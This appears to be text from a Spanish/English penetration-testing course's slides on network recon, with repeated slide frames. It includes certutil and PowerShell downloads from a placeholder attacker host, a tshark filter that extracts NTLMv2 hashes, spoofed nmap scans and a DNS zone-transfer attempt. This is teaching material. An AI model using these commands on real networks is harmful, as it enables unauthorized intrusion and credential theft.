netsh trace start capture=yes report=disabled persistent=yes tracefile=c:\trace.etl maxsize=16384  
  
# To open the file in Wireshark you have to convert the etl file to the cap file format. Microsoft has written a convert fo  
etl2pcapng.exe c:\trace.etl c:\trace.pcapng  
  
# Use filters  
netsh trace start capture=yes report=disabled Ethernet.Type=IPv4 IPv4.Address=10.200.200.3 tracefile=c:\trace.etl maxsize=1
```

- Linux (tcpdump)

```
sudo apt-get install tcpdump  
tcpdump -w 0001.pcap -i eth0  
tcpdump -A -i eth0  
  
# capture every TCP packet  
tcpdump -i eth0 tcp  
  
# capture everything on port 22  
tcpdump -i eth0 port 22
```

<https://github.com/swisskyrepo/PayloadsAllTheThings/>



MODULO 0 - NETWORKING

File Transfers

- Downloading on Windows

```
powershell -command Invoke-WebRequest -Uri http://<LHOST>:<LPORT>/<FILE> -Outfile C:\\temp\\  
iwr -uri http://lhost/file -Outfile file  
certutil -urlcache -split -f "http://<LHOST>/<FILE>" <FILE>  
copy \\kali\\share\\file .
```

- Downloading on Linux

```
wget http://lhost/file  
curl http://<LHOST>/<FILE> > <OUTPUT_FILE>
```

Windows to Kali

```
kali> impacket-smbserver -smb2support <sharename> .  
win> copy file \\KaliIP\\sharename
```

```
kali@kali :: ~/Downloads » sudo tshark -Tfields -Y "ntlmssp" -e  
"ntlmssp.auth.username" -e "ntlmssp.ntlmv2_respon|  
se" -e "ntlmssp.ntlmserverchallenge" -e "ntlmssp.challenge.target_info"
```

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Download%20and%20Execute.md>



**I.T. CONGRATULATING ME FOR
NOT FALLING FOR THE PHISHING TEST**

**ME WHO
DOESN'T
READ EMAILS**

Hallo Nachbar

WUPS - Mod.1 Recognition Network

NETWORK RECON. - Reconocimiento de redes

- **netcat -v -z -n -w 1 192.168.1.254 1-1023**
- **remote: nmap** (<https://github.com/leonjza/awesome-nmap-grep>)
- **local: netdiscover** (<https://github.com/netdiscover-scanner/netdiscover>)

28 Captured ARP Req/Rep packets, from 23 hosts. Total size: 1680

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
172.21.0.53	00:12:d9:ed:d8:3c	1	60	Cisco Systems, Inc
10.10.22.244	00:21:70:32:57:a7	3	180	Dell Inc.
10.10.0.79	00:1a:4b:2f:81:20	2	120	Hewlett Packard
10.10.0.1	cc:16:7e:04:23:e1	1	60	Cisco Systems, Inc
10.10.0.10	00:24:e8:32:c3:b8	1	60	Dell Inc.
10.10.0.50	00:14:38:d8:79:60	1	60	Hewlett Packard Enterprise
10.10.0.52	00:01:e6:39:91:10	1	60	Hewlett Packard
10.10.0.53	00:00:aa:f9:aa:e5	2	120	XEROX CORPORATION

NETWORK RECON. - ARP :: Netdiscover



```
[jomoza@notyourdevice] [/dev/pts/3]  
[~]> sudo netdiscover -i wlan0
```

Currently scanning: 192.168.95.0/16 | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 246

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	b0:46:fc:76:32:a8	2	84	MitraStar Technology Corp.
192.168.0.43	4c:6e:6e:2f:d9:35	1	42	Connect Technology CO.,LTD
192.168.0.40	6c:19:8f:bf:c4:0d	1	60	D-Link International
192.168.0.50	6c:19:8f:bf:c4:0d	1	60	D-Link International

```
[jomoza@notyourdevice] [/dev/pts/2] [130]  
[~]>  
[jomoza@notyourdevice] [/dev/pts/2] [130]  
[~]> nmap -sP 172.18.0.1/16
```

Starting Nmap 7.80 (<https://nmap.org>) at 2023-09-09 11:19 CEST

Nmap scan report for 172.18.0.1

Host is up (0.00038s latency).

Nmap scan report for 172.18.0.2

Host is up (0.00037s latency).

Nmap scan report for 172.18.0.3

Host is up (0.00040s latency).

□

```
192.168.97.67 28:11:a8:37:15:68 192.168.97.48 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.49 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.50 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.51 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.52 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.53 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.54 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.55 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.56 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.57 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.58 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.59 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.60 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.61 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.62 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.63 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.64 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.65 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.66 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.67 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.68 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.69 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.70 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.71 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.72 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.73 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.74 ff:ff:ff:ff:ff:ff  
192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.41 00:00:00:00:00:00
```

NETWORK RECON. - ARP :: Banner Grabbing



#use -Pn option if you're getting nothing in scan

```
$> sudo nmap -sV -p 443 192.168.50.124
```

```
#> running banner grabbing of port 443
```

NETWORK RECON. - ARP :: Banner Grabbing



#use -Pn option if you're getting nothing in scan

```
$> sudo nmap -sV -p 443 192.168.50.124
```

#running banner grabbing of port 443

POWERSHELL

```
$> Test-NetConnection -Port <port> <IP> #powershell utility
```

```
$> 1..1024 | % {echo ((New-Object  
Net.Sockets.TcpClient).Connect("IP", $_)) "TCP port $_ is open"}  
2>$null #automating port scan of first 1024 ports in powershell
```

NETWORK RECON. I'm not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: <https://github.com/emadshanab/Nmap-NSE-scripts-collection> <https://nmap.org/nsedoc/scripts/>

EVARIATIONS...

- Proxying: `nmap -sS -Pn --proxies Proxy_Url -F target.foo`
- IP Spoofing: `nmap -sS -Pn -F target.foo`
 - Nmap lets you spoof your MAC address using `--spoof-mac <Mac_Address>`.



NETWORK RECON. I'm not Strobe

Currently scanning: 192.168.95.0/16 | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 246

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	b0:46:fc:76:32:a8	2	84	MitraStar Technology Corp.
192.168.0.43	4c:6e:6e:2f:d9:35	1	42	Connect Technology CO.,LTD
192.168.0.40	6c:19:8f:bf:c4:0d	1	60	D-Link International
192.168.0.50	6c:19:8f:bf:c4:0d	1	60	D-Link International

```
[jomoza@notyourdevice] [/dev/pts/2] [130]  
[~]>
```

```
[jomoza@notyourdevice] [/dev/pts/2] [130]  
[~]> nmap -sP 172.18.0.1/16
```

Starting Nmap 7.80 (<https://nmap.org>) at 2023-09-09 11:19 CEST

Nmap scan report for 172.18.0.1

Host is up (0.00038s latency).

Nmap scan report for 172.18.0.2

Host is up (0.00037s latency).

Nmap scan report for 172.18.0.3

Host is up (0.00040s latency).

□

```
192.168.97.67 28:11:a8:37:15:68 192.168.97.48 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.49 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.50 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.51 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.52 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.53 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.54 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.55 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.56 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.57 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.58 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.59 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.60 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.61 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.62 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.63 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.64 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.65 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.66 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.67 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.68 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.69 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.70 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.71 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.72 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.73 ff:ff:ff:ff:ff:ff  
192.168.97.67 28:11:a8:37:15:68 192.168.97.74 ff:ff:ff:ff:ff:ff  
192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.41 00:00:00:00:00:00
```



NETWORK RECON. I'm not Strobe



Currently scanning: 192.168.95.0/16 | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 246

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	b0:46:fc:76:32:a8	2	84	MitraStar Technology Corp.
192.168.0.43	4c:6e:6e:2f:d9:35	1	42	Connect Technology CO.,LTD
192.168.0.40	6c:19:8f:bf:c4:0d	1	60	D-Link International
192.168.0.50	6c:19:8f:bf:c4:0d	1	60	D-Link International

```
[jomoza@notyourdevice] [/dev/pts/2] [130]
```

```
[~]>
```

```
[jomoza@notyourdevice] [/dev/pts/2] [130]
```

```
[~]> nmap -sP 172.18.0.1/16
```

Starting Nmap 7.80 (<https://nmap.org>) at 2023-09-09 11:19 CEST

Nmap scan report for 172.18.0.1

Host is up (0.00038s latency).

Nmap scan report for 172.18.0.2

Host is up (0.00037s latency).

Nmap scan report for 172.18.0.3

Host is up (0.00040s latency).

```
□
```

```
192.168.97.67 28:11:a8:37:15:68 192.168.97.48 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.49 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.50 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.51 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.52 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.53 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.54 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.55 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.56 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.57 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.58 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.59 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.60 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.61 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.62 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.63 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.64 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.65 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.66 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.67 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.68 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.69 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.70 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.71 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.72 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.73 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.74 ff:ff:ff:ff:ff:ff
192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.41 00:00:00:00:00:00
```

```
[jomoza@notyourdevice]
```

```
[/dev/pts/3]
```

```
[~]> sudo nmap -sP 192.168.0.1/24
```

```
[jomoza@notyourdevice]
```

```
[/dev/pts/3]
```

```
[~]> sudo nmap 192.168.0.88
```

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds

```
[jomoza@notyourdevice] [/dev/pts/2]
```

```
[~]> nmap 192.168.0.88
```

Starting Nmap 7.80 (<https://nmap.org>) at 2023-09-09 11:21 CEST

Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn

Nmap done: 1 IP address (0 hosts up) scanned in 3.02 seconds

```
[jomoza@notyourdevice] [/dev/pts/2]
```

```
[~]> □
```


```
192.168.0.45 28:11:a8:37:15:68 192.168.0.1 b0:46:fc:76:32:a8
192.168.0.1 b0:46:fc:76:32:a8 192.168.0.43 00:00:00:00:00:00
192.168.0.45 28:11:a8:37:15:68 192.168.0.88 00:00:00:00:00:00
192.168.0.45 28:11:a8:37:15:68 192.168.0.88 00:00:00:00:00:00
192.168.0.45 28:11:a8:37:15:68 192.168.0.88 00:00:00:00:00:00
^[[1;3P192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.38 00:00:00:00:00:00
192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.38 00:00:00:00:00:00
```

NETWORK RECON. I'm not Strobe

- https://documentation.sailpoint.com/connectors/igservice/help/integrating_igservice_admin/ports_used_with_ad.html
- <https://book.hacktricks.xyz/generic-methodologies-and-resources/external-recon-methodology>



```
(kali㉿kali)-[~]  
$ nmap -sV -sC 10.0.9.4  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 16:35 EDT  
Nmap scan report for 10.0.9.4  
Host is up (0.00059s latency).  
Not shown: 982 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
53/tcp    open  domain       Simple DNS Plus  
80/tcp    open  http         Microsoft IIS httpd 8.5  
|_http-server-header: Microsoft-IIS/8.5  
|_http-methods:  
|_ Potentially risky methods: TRACE  
|_http-title: 403 - Prohibido: acceso denegado.  
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time)  
135/tcp    open  msrpc        Microsoft Windows RPC  
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
```



NETWORK RECON. I'm not Strobe

#WHOIS (domain db os domains...)

#PING (icmp request)

#TRACEROUTE



NETWORK RECON. I'm not Strobe

#WHOIS (domain db os domains...)

#PING (icmp request)

#TRACEROUTE



PING es una utilidad de red y un comando en sistemas operativos que se utiliza para verificar la accesibilidad de un dispositivo en una red y para medir el tiempo que tarda en recibir una respuesta de ese dispositivo. Básicamente, PING envía un paquete de datos a la dirección IP o el nombre de host especificado y espera una respuesta. Si recibe una respuesta, significa que el dispositivo de destino está activo y accesible en la red. PING también proporciona información sobre el tiempo que tarda en viajar ida y vuelta el paquete de datos, lo que se conoce como latencia.

NETWORK RECON. I'm not Strobe

#WHOIS (domain db os domains...)

#PING (icmp request)

#TRACEROUTE

```
[jomoza@notyourdevice] [/dev/pts/1] [100]
[~]> whois digitechfp.com
Domain Name: DIGITECHFP.COM
Registry Domain ID: 2733498273_DOMAIN_COM-VRSN
Registrar WHOIS Server: https://www.arsys.es/dominios/whois
Registrar URL: http://www.arsys.es
Updated Date: 2023-10-22T07:16:01Z
Creation Date: 2022-10-21T12:21:16Z
Registry Expiry Date: 2024-10-21T12:21:16Z
Registrar: Arsys Internet, S.L. dba NICLINE.COM
Registrar IANA ID: 379
Registrar Abuse Contact Email: abuse@nicline.com
Registrar Abuse Contact Phone: +34 941 620 100
Domain Status: ok https://icann.org/epp#ok
Name Server: DNS29.SERVIDORESDNS.NET
Name Server: DNS30.SERVIDORESDNS.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-10-30T16:02:29Z <<<
```

For more information on Whois status codes, please visit <https://icann.org/epp>

The date displayed in this record is the date the
ip of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for

NETWORK RECON. I'm not Strobe

#WHOIS (domain db os domains...)

#PING (icmp request)

#TRACEROUTE



El Protocolo de Mensajes de Control de Internet (ICMP, por sus siglas en inglés) es un protocolo de red que se utiliza junto con PING y otras utilidades de red. ICMP se utiliza para enviar mensajes de error y control en la red, así como para realizar pruebas de conectividad. Cuando realizas un PING, estás utilizando el protocolo ICMP para enviar paquetes de solicitud y recibir paquetes de respuesta.

NETWORK RECON. I'm not Strobe

#WHOIS (domain db os domains...)

#PING (icmp request)

#TRACEROUTE



El comando "tracert" (o "tracert" en sistemas Windows) es otra herramienta de diagnóstico de red que se utiliza para determinar la ruta que toma un paquete de datos desde tu computadora hasta un destino específico en la red. Tracert muestra una lista de todos los enrutadores o nodos intermedios a lo largo del camino y el tiempo que toma alcanzar cada uno de ellos. Esto te ayuda a identificar cuellos de botella, problemas de enrutamiento o retrasos en la red.

NETWORK RECON. I'm not Strobe

#WHOIS (domain db os domains...)

#PING (icmp request)

#TRACEROUTE

La principal diferencia entre PING y Traceroute es su propósito y cómo funcionan:

- **PING**: PING se utiliza para verificar la conectividad básica con un dispositivo en la red y medir la latencia. Muestra si el dispositivo de destino está activo y responde a las solicitudes. PING no muestra la ruta que sigue un paquete para llegar al destino.


- **Traceroute**: Traceroute se utiliza para rastrear la ruta que toma un paquete desde tu computadora hasta un destino en la red, mostrando todos los nodos intermedios en el camino. Es útil para identificar problemas de enrutamiento, averiguar dónde se producen retrasos y comprender la topología de la red en el camino hacia el destino.

INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

NetBIOS (Sistema de Entrada/Salida de Búsqueda de Información de Red, por sus siglas en inglés) es un protocolo de comunicación de nivel de aplicación que se desarrolló originalmente por IBM y Sytek en la década de 1980 para permitir que las computadoras en una red local se comuniquen entre sí. Aunque NetBIOS fue una tecnología popular en su momento, en la actualidad, es menos común en redes modernas debido a la evolución de las tecnologías de red



INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

Información de nombres y recursos: NetBIOS puede exponer información sobre los nombres de los dispositivos en la red, incluyendo nombres de servidores, impresoras y recursos compartidos. Esto puede ayudar a un atacante a identificar los servicios disponibles en la red.



INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

Información de nombres y recursos: NetBIOS puede exponer información sobre los nombres de los dispositivos en la red, incluyendo nombres de servidores, impresoras y recursos compartidos. Esto puede ayudar a un atacante a identificar los servicios disponibles en la red.

Vulnerabilidades de seguridad: En el pasado, NetBIOS ha tenido vulnerabilidades de seguridad significativas que podrían explotarse para obtener acceso no autorizado a sistemas o recursos en la red.



INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : `nbtscan -r 192.168.0.1/24` #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

Información de nombres y recursos: NetBIOS puede exponer información sobre los nombres de los dispositivos en la red, incluyendo nombres de servidores, impresoras y recursos compartidos. Esto puede ayudar a un atacante a identificar los servicios disponibles en la red.

Vulnerabilidades de seguridad: En el pasado, NetBIOS ha tenido vulnerabilidades de seguridad significativas que podrían explotarse para obtener acceso no autorizado a sistemas o recursos en la red.

Herramientas de exploración y reconocimiento: Existen herramientas y comandos que utilizan el protocolo NetBIOS para descubrir información sobre los sistemas en una red, como "nbtstat" en sistemas Windows.




INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS




INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS

- echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
- echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
- sudo dnsmasq -C dnsmasq.conf --no-daemon



INTRODUCTION : SCAN BY PROTOCOLS


#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS

- echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
- echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
- sudo dnsmasq -C dnsmasq.conf --no-daemon

```
$ dig +short ns target.domain  
namerserver1.DNS.domain  
namerserver2.DNS.domain  
$ dig axfr target.domain namerserver1.DNS
```



